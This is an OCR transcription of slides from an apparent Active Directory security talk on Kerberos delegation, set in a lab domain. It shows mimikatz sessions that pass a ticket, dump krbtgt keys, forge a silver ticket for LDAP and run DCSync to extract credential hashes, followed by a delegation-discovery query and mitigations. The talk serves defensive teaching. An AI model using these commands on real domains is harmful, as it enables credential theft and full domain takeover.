
```
mimikatz(commandline) # kerberos::ptt [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi
  0 - File '[0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi' : OK

mimikatz(commandline) # exit
Bye!
PS C:\temp\m> klist

Current LogonId is 0:0x2b3d7

Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 6/26/2015 22:27:22 (local)
        End Time:   6/27/2015 8:27:22 (local)
        Renew Time: 7/3/2015 22:27:22 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

Exploiting Kerberos Delegation

```
PS C:\temp\m> Enter-PSSession -ComputerName ADSDC02.lab.adsecurity.org
[adsdc02.lab.adsecurity.org]: PS C:\Users\LukeSkywalker\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug" "sekurls
a::krbtgt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 6 credentials
         * rc4_hmac_nt       : 1a33736fd25ad06dd9c61310173bc326
         * rc4_hmac_old      : 1a33736fd25ad06dd9c61310173bc326
         * rc4_md4           : 1a33736fd25ad06dd9c61310173bc326
         * aes256_hmac       : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
         * aes128_hmac       : 2433f1c6d10a2d466294ff983a625956
         * des_cbc_md5        : f1f82968baa1f137
```


Constrained Delegation

- Impersonate authenticated user to allowed services.
- If Attacker owns Service Account = impersonate user to specific service on server.



KCD Protocol Transition

- Less secure than “Use Kerberos only”.
- Enables impersonation without prior AD authentication (NTLM/Kerberos).



Control Delegation… Control AD

Domain Controllers Policy

Enable computer and user accounts to be trusted for del… ?

Security Policy Setting | Explain

Enable computer and user accounts to be trusted for delegation

☑ Define these policy settings:

Administrators
TrustyMcServiceAccount

Full Control on Servers OU

Servers Properties

General | Managed By | Object | Security | COM+ | Attribute Editor

Group or user names:

- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- Server Admins (ADSECLAB\ServerAdmins)
- SyncAccount (SyncAccount@lab.adsecurity.org)

Add… | Remove

Permissions for Server Admins	Allow	Deny
Full control	☑	☐
Read	☑	☐
Write	☑	☐
Create all child objects	☑	☐
Delete all child objects	☑	☐


For special permissions or advanced settings, click Advanced. | Advanced


OK | Cancel | Apply | Help


DC Silver Ticket for ‘LDAP’ Service - > DCSync

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:RD.ADSECURITY.ORG  /sid:S-1-5-21-25
79466-3696909401 /target:rdlabdc02.rd.adsecurity.org /rc4:595d436f11270dc4df953f217fcfbdd2 /service:LDAP /
User      : LukeSkywalker
Domain    : RD.ADSECURITY.ORG
SID       : S-1-5-21-2578996962-4185879466-3696909401
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 595d436f11270dc4df953f217fcfbdd2 - rc4_hmac_nt
Service   : LDAP
Target    : rdlabdc02.rd.adsecurity.org
Lifetime  : 9/19/2015 11:23:19 AM ; 9/16/2025 11:23:19 AM ; 9/16/2025 11:23:19 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ RD.ADSECURITY.ORG' successfully submitted for current session
```

KCD Protocol Transition To DCSYNC







```
mimikatz(commandline) # lsadump::dcsync /domain:lab.ad
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC02.lab.adsecurity.org' will be the DC serve

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMA
Account expiration   :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm  - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e28f5c9d72b39d49ed6b8
      aes128_hmac       (4096) : 06b0d3cfe9d31c558c1a8
      des_cbc_md5       (4096) : f1f82968baa1f137

* Primary:Kerberos *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Credentials
      des_cbc_md5       : f1f82968baa1f137

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  25852afb6426e471669e85693f74a998
    02  3af4713c422c89eda7cf482b9cc39dd4
    03  f14baac557b7bbc4897bfb7833c01604
    04  25852afb6426e471669e85693f74a998
    05  3af4713c422c89eda7cf482b9cc39dd4
    06  03f7b72e0a1e9627796444d75371dbc0
    07  25852afb6426e471669e85693f74a998
    08  41b2ba54b4833546079570f8a58d2ce1
    09  41b2ba54b4833546079570f8a58d2ce1
    10  44276ea3e6ced5e255cf1d24089272f2
    11  ae0b57c9595be1e5d2bd4e8ea95cce9f
    12  41b2ba54b4833546079570f8a58d2ce1
    13  35ce2d56cd5e8e95bf0cce3f71cd0937
    14  ae0b57c9595be1e5d2bd4e8ea95cce9f
    15  13d76bc442852b4b3b37491cff3ae750
    16  13d76bc442852b4b3b37491cff3ae750
```

Discovering All Kerberos Delegation

UserAccountControl 0x0080000 = Any Service (Kerberos Only), ELSE Specific Services
UserAccountControl 0x1000000 = Any Auth Protocol (Protocol Transition), ELSE Kerberos Only
msds-AllowedToDelegateTo = List of SPNs for Constrained Delegation

```
PS C:\Windows\system32> Get-ADObject -filter { (UserAccountControl -BAND 0x0080000) -OR (UserAccountControl -BAND 0x1000000) -OR
(msDS-AllowedToDelegateTo -like "*") } -prop Name,PrimaryGroupID,UserAccountControl,'msDS-AllowedToDelegateTo' | `
Where {$_.PrimaryGroupID -ne 516} | select Name,@{Name="KerbServices";Expression={IF ($_.UserAccountControl -BAND 0x0080000){'Any Servic
 @{Name="KerbProtocols";Expression={IF ($_.UserAccountControl -BAND 0x1000000){'Any (Protocol Transition)'} ELSE {'Kerberos Only'} }},`
 'msDS-AllowedToDelegateTo'

Name                                KerbServices                    KerbProtocols                   msDS-AllowedToDelegateTo
----                                ------------                    -------------                   ------------------------
adsdb01                Unconstrained Any Service (Kerberos Only)    Kerberos Only                   {}
adsdb317                 Constrained Specific Services              Kerberos Only                   {MSSQLSvc/adsdb01.lab.adsecur...
ADSLABDB10   KCD – Protocol Transition Specific Services            Any (Protocol Transition)       {MSSQLSvc/adsdb01.lab.adsecur...
```

Unconstrained

Delegation is a security-sensitive operation, which allows servi
behalf of another user.

- ○ Do not trust this computer for delegation
- ◉ Trust this computer for delegation to any service (Kerberos
- ○ Trust this computer for delegation to specified services only
  - ◉ Use Kerberos only
  - ○ Use any authentication protocol

Services to which this account can present delegated cre

Service Type	User or Computer	Port

Constrained

Delegation is a security-sensitive operation, which allows services to behalf of another user.

- ○ Do not trust this computer for delegation
- ○ Trust this computer for delegation to any service (Kerberos only)
- ◉ Trust this computer for delegation to specified services only
  - ◉ Use Kerberos only
  - ○ Use any authentication protocol

Services to which this account can present delegated credential

Service Type	User or Computer	Port	Se
MSSQLSvc	adsdb01.lab.adsecur...	1433	

Constrained – Protocol Transition

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

- ○ Do not trust this computer for delegation
- ○ Trust this computer for delegation to any service (Kerberos only)
- ◉ Trust this computer for delegation to specified services only
  - ○ Use Kerberos only
  - ◉ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N
MSSQLSvc	adsdb01.lab.adsecur...	1433	

https://support.microsoft.com/en-us/help/305144/how-to-use-the-useraccountcontrol-flags-to-manipulate-user-account-properties

Kerberos Delegation Mitigations

GOOD:

- Set all AD Admin accounts to: ☑ Account is sensitive and cannot be delegated
  "Account is sensitive and cannot be delegated"

BEST:

- Add all AD Admin accounts to the "Protected Users" group (Windows 2012 R2 DFL).
- Use delegation service accounts with long, complex passwords (preferably group Managed Service Accounts).
- Don't use Domain Controller SPNs when delegating.
- Monitor who has the ability to configure Kerberos delegation.

Limitation: Service Accounts can't be added to Protected Users and are not/cannot be set with "Account is sensitive and cannot be delegated"

Attacker Capability & Mitigations

Attackers Require…

- Account (credentials)
- Rights (privileges)
- Access (connectivity to resources)

Traditional AD Administration

- All admins are Domain Admins.
- Administration from anywhere – servers, workstations, Starbucks.
- Need a service account with AD rights – Domain Admin!
- Need to manage user accounts – Account Operators!
- Need to run backups (anywhere) – Backup Operators!
- Management system deploys software & patches all workstations, servers, & Domain Controllers.
- Agents, everywhere!
- Full Compromise… Likely

As an Attacker, Do I Need Domain Admin?

No.


Avenues to Compromise

